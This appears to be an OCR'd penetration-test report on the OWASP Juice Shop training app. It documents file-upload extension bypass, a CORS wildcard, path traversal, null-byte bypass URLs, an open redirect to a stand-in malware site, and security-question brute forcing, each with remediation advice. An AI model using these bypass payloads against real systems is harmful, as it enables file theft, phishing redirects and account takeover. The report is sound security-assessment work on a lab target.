
Reference No:	**Risk Rating:**
WEB_VUL_04	High
Tools Used:	
Browser, Burp Suite	
Vulnerability Description:	
It was observed that the **file upload** feature does **not properly validate the file type**. The system allows users to upload files with extensions other than the intended ones, such as .pdf or .zip. By bypassing this restriction, it is possible to upload files with different extensions, which could lead to malicious file uploads.	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
http://localhost:3000/#/complain (File upload under "Invoice" section)	
Implications / Consequences of not Fixing the Issue	
An attacker can exploit this vulnerability to **upload malicious files(e.g., .js, .exe)** disguised under unintended formats, which can potentially compromise the server. This may **lead to remote code execution**, unauthorized data access, or other harmful activities depending on the type of file uploaded.	
Suggested Countermeasures	
It is recommended to implement the following security controls to mitigate improper file upload validation: • **File Type Whitelisting:** Ensure only allowed file types (e.g., .pdf, .zip) are permitted. • **MIME Type Validation:** Validate the file's MIME type on both the client and server sides. • **Content Scanning:** Use file scanning tools to check for malicious content in uploaded files. • **Limit File Upload Locations:** Ensure uploaded files are stored outside the web root and inaccessible to direct execution.	
References	
https://owasp.org/www-community/vulnerabilities/Unrestricted File Upload	

Proof of Concept:




Step 1:Visit the following URL in your browser:
http://localhost:3000/#/complain






Step2:Locate the **Invoice** section, which allows file uploads (restricted to PDF and ZIP file formats).

Step3:Attempt to Upload a Non-Allowed File When trying to upload the file, you will see an error message



Step4:**Bypass the Restriction :**

- Open **Burp Suite** and intercept the file upload request.
- Upload a valid .pdf file (e.g., juice.pdf).
- In Burp Suite, intercept the request and locate the Content-Disposition header in the request body:



Step5:**Modify the File Name:**


- Change the filename extension in the Content-Disposition header from .pdf to a different file type, such as **.js**:
- Forward the request after modifying the filename to complete the file upload.

Step5:The server processes the upload request, and the .js file (or other non-allowed file type) is successfully uploaded despite the initial restriction

5. CORS Misconfiguration.

Reference No:	Risk Rating:
WEB_VUL_05	High
Tools Used:	
Browser, Manual Request via Burp Suite	
Vulnerability Description:	
The OWASP Juice Shop application has a significant issue with its Cross-Origin Resource Sharing (CORS) configuration. The server permits requests from any origin by setting the Access-Control-Allow-Origin header to *. This unrestricted access can compromise sensitive data by allowing malicious websites to interact with the application's resources, leading to potential security threats.	
Vulnerability Identified by / How It Was Discovered	
Manual analysis using custom-origin requests	
Vulnerable URLs / IP Address	
http://localhost:3000/#/	
Implications / Consequences of not Fixing the Issue	
· Unauthorized access to sensitive information, which could be exploited by attackers for malicious purposes. · An elevated risk of CSRF attacks, potentially allowing attackers to perform actions on behalf of authenticated users without their consent. · The potential for third-party websites to abuse the application's API, leading to data manipulation or service disruption. · Compromise of user trust and application integrity, as users may inadvertently expose their data to untrusted domains.	
Suggested Countermeasures	
• **Limit Access-Control-Allow-Origin Header:** Instead of using a wildcard (*), specify trusted domains to restrict access and mitigate exposure to untrusted sources. • **Enforce Strict CORS Policies:** Carefully assess which application endpoints require cross-origin access and restrict access for those that do not. • **Cautious Use of Access-Control-Allow-Credentials:** This header should be utilized sparingly and only for trusted origins, ensuring that sensitive credentials are not exposed to unauthorized domains. • **Regular CORS Configuration Audits:** Conduct routine evaluations of CORS settings to maintain robust security as the application and its dependencies change over time.	
References	
https://owasp.org/www-community/attacks/CORS	


Proof of concept:



Step 1: Initiate a GET request to the target application by navigating to:URL:http://localhost:3000/#/

```
GET / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0)
Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss; continueCode=
mMOp2caIMtgCEfMhXtgIyTwZuD7faJHvruzehMmcpLIvgtQwSWLuM9c2Jd1x
Upgrade-Insecure-Requests: 1
Origin: https://my_vulnserver.com
Sec-Fetch-Dest: document
```

Step 2: Modify your request to include an Origin header with a domain that is not the application's domain, such as:
Origin: https://my_vulnserver.com




Step 3: Examine the response returned by the server. Look for the presence of the following header:
Access-Control-Allow-Origin: *
If this header is present, it indicates that the application is configured to allow access from all origins, confirming the existence of the CORS misconfiguration.

6. Path Traversal.


Reference No:	**Risk Rating:**
WEB_VUL_05	**High** (Potentially **Critical** depending on file sensitivity)
Tools Used:	
Browser	
Vulnerability Description:	
identified, allowing unauthorized access to files on the FTP server . Attackers can navigate directories and access sensitive files	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
http://localhost:3000/ftp/legal.md	
Implications / Consequences of not Fixing the Issue	
An attacker can exploit this vulnerability to read sensitive files, leading to data leakage, exposure of sensitive information (e.g., credentials, encryption keys), or full system compromise. If critical files like incident-support.kdbx or encryption-related files are accessed,	

attackers could gain administrative access or control of the system
Suggested Countermeasures
To mitigate this vulnerability, the following actions should be taken: • **Validate and sanitize** all user inputs and file paths to prevent unauthorized access to directories or files. • Implement **strict access controls** and **file permission** restrictions on sensitive directories. • Restrict file browsing and directory access to authenticated and authorized users only.
References
https://owasp.org/www-community/attacks/Path_Traversal

Proof of Concept:



Step 1: while I spider in website I found this page



Step 2: I make Path_Traversal and find this files

7. Information Disclosure.

Reference No:	**Risk Rating:**
WEB_VUL_07	High
Tools Used:	
Browser	
Vulnerability Description:	
It was observed that **sensitive information could be accessed by exploiting** directory traversal vulnerabilities and null byte injection. By manipulating the URL, an attacker can access hidden files, such as the coupon files, which may contain sensitive data.	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
http://localhost:3000/ftp/coupons_2013.md.bak%00.md http://localhost:3000/ftp/coupons_2013.md.bak%2500.md	
Implications / Consequences of not Fixing the Issue	
An adversary could exploit this vulnerability to **access sensitive files and retrieve confidential information**, such as user credentials, API keys, or configuration files. If an attacker gains access to critical application files, they can potentially compromise user accounts, manipulate data, and perform unauthorized actions within the application	
Suggested Countermeasures	
To mitigate this vulnerability, the following actions should be taken: • Implement proper access controls to restrict access to sensitive files and directories. • Validate and sanitize user input to prevent directory traversal attacks and null byte injection. • Use security headers, such as **X-Content-Type-Options**, to mitigate file type-related attacks. • Regularly audit file permissions and ensure that sensitive files are not publicly accessible.	
References	
https://owasp.org/www-community/attacks/Information_Disclosure	

Proof of Concept:


Step 1:try access file but not work

Step 2:so i will use null byte to bypass it

using normal i found

localhost:3000/ftp/coupons_2013.md.bak%00.md

it not work



Step 3:so try another


localhost:3000/ftp/coupons_2013.md.bak%2500.md

it work

8. Open redirect.

Reference No:	Risk Rating:
WEB_VUL_08	Medium
Tools Used:	
Browser, Burp Suite	
Vulnerability Description:	
It was found that the application does not properly validate the **redirect parameter** in the URL, which allows an attacker to manipulate the target URL and redirect users to malicious sites. The attacker can trick users into visiting a crafted URL that appears legitimate but actually redirects them to a harmful website.	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
http://localhost:3000/redirect?to=*******	
Implications / Consequences of not Fixing the Issue	
By exploiting this open redirect vulnerability, an attacker can redirect users to malicious websites, leading to: 1. **Phishing Attacks:** Redirecting users to sites designed to steal login credentials or sensitive information. 2. **Drive-by Downloads:** Redirecting users to sites hosting malware or unwanted downloads. 3. **Reputation Damage:** The website may lose credibility as users are redirected to harmful or unintended websites.	
Suggested Countermeasures	
To mitigate the Open Redirect vulnerability, the following steps are recommended: 1. **URL Validation:** Ensure that the application only allows redirection to trusted and whitelisted URLs. 2. **Parameter Sanitization:** Properly sanitize and validate all input parameters before performing any redirection. 3. **Use Relative URLs:** Where possible, use relative URLs for internal navigation instead of full URLs that include external domains. 4. **Security Headers:** Implement security headers like X-Frame-Options, Content-Security-Policy, and X-Content-Type-Options to help prevent clickjacking and ensure safe navigation.	
References	
https://owasp.org/www-community/attacks/Unvalidated_Redirects_and_Forwards	


Proof of Concept:



Step1: Visit the following URL in your browser:


http://localhost:3000/#/payment/shop

while I Navigate icons I found **spreadshirt(us)**





Step2:intercept request to check what happen if I press on this

I found it redirect to another website



Step3:what happen if i try to delete this and write google
it didnt work





Step4:try many techniques like null
http://localhost:3000/redirect?to=http://google.com%23http://shop.spreadshirt.com/juiceshop
now it redirct me to google

Step5: To elevate the severity of the vulnerability and demonstrate its potential impact to the target
I will try Redirect to a Malware Download Page:


http://localhost:3000/redirect?to=http://malware-download-site.com%23http://shop.spreadshirt.com/juiceshop

9. Broken Authentication in Forgot Password (horizontal) .


Reference No:	**Risk Rating:**
WEB_VUL_09	**High**
Tools Used:	
Browser, Burp Suite (Intruder Module)	
Vulnerability Description:	
It was observed that the **Forgot Password** functionality on the application allows attackers **to bypass security questions and reset a user's password if the email is known**. By intercepting the request and using automated tools such as Burp Suite's **Intruder**, the attacker can attempt various **answers to the security question until the correct one is found**. This flaw leads to the compromise of user accounts, including administrative accounts, if the email is known.	
Vulnerability Identified by / How It Was Discovered	
Manual analysis combined with automated brute-force attacks using **Burp Suite Intruder**.	
Vulnerable URLs / IP Address	
http://localhost:3000/#/forgot-password	
Implications / Consequences of not Fixing the Issue	
If the issue is not addressed, an attacker who knows a user's email address can bypass security questions and reset the user's password. This could result in unauthorized access to any user account, including administrative accounts. Once an attacker gains access, they can take over the account, change sensitive information, and potentially control the entire system if administrative privileges are compromised. This could lead to data breaches, loss of sensitive information, and complete system compromise.	
Suggested Countermeasures	
